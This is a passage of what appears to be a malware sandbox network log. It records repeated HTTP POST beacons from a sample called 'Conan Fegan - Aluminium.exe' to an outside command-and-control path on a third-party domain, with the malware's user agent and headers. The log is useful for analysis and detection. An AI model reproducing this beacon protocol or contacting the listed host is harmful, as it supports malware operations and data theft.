Feb 22, 2021 19:13:56.195640087 CET	2582	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:56 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49805	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:56.763031960 CET	2587	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:57.467051029 CET	2594	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:57 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49811	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:58.050741911 CET	5375	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:58.757900953 CET	5451	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:58 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49812	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:59.321820021 CET	5562	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:00.041541100 CET	5787	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:59 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49813	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:00.631942034 CET	6057	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:01.344598055 CET	6194	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:01 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49814	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:01.922836065 CET	6195	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:02.623399973 CET	6196	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:02 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49815	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:03.230295897 CET	6197	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:03.928021908 CET	6198	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49816	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:04.508068085 CET	6199	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:05.223133087 CET	6199	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	49817	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:05.814223051 CET	6200	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:06.530955076 CET	6201	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:06 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	49818	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:07.112781048 CET	6201	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:07.826639891 CET	6202	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:07 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49752	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:09.379899025 CET	1540	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:10.094573975 CET	1541	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:09 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	49819	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:08.413652897 CET	6203	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:09.114203930 CET	6204	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	49820	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:09.712193966 CET	6204	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:10.421947002 CET	6205	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:10 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	49821	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:11.002002954 CET	6206	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:11.707024097 CET	6207	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49822	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:12.313270092 CET	6207	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:13.023763895 CET	6208	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:12 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49823	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:13.908883095 CET	6209	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:14.616005898 CET	6209	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:14 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49824	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:15.437535048 CET	6210	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:16.140294075 CET	6211	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:16 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49825	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:16.710648060 CET	6212	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:17.424968958 CET	6212	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49826	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:18.024683952 CET	6213	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:18.739638090 CET	6214	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:18 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49827	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:19.321867943 CET	6215	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:20.031702995 CET	6215	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:19 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49828	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:20.599287033 CET	6216	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:21.306483984 CET	6217	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:21 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49753	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:10.753897905 CET	1542	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:11.455200911 CET	1542	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	49829	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:21.882520914 CET	6218	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:22.606409073 CET	6218	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:22 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	49830	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:23.176364899 CET	6219	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:23.883021116 CET	6220	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:23 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	49831	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:24.482439995 CET	6221	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:25.190963030 CET	6221	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:25 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	49832	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:25.733887911 CET	6222	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:26.446412086 CET	6223	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	49833	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:27.016300917 CET	6224	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:27.717015982 CET	6224	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:27 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	49834	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:28.298521042 CET	6225	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:29.005323887 CET	6226	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:28 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	49835	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:29.542202950 CET	6227	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:30.244988918 CET	6235	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	49837	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:30.810538054 CET	6239	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:31.511131048 CET	6240	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.4	49839	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:32.137482882 CET	6250	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:32.846445084 CET	6251	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	49840	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:14:33.411950111 CET	6252	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:14:34.116691113 CET	6252	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:14:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49754	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:12.128792048 CET	1543	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
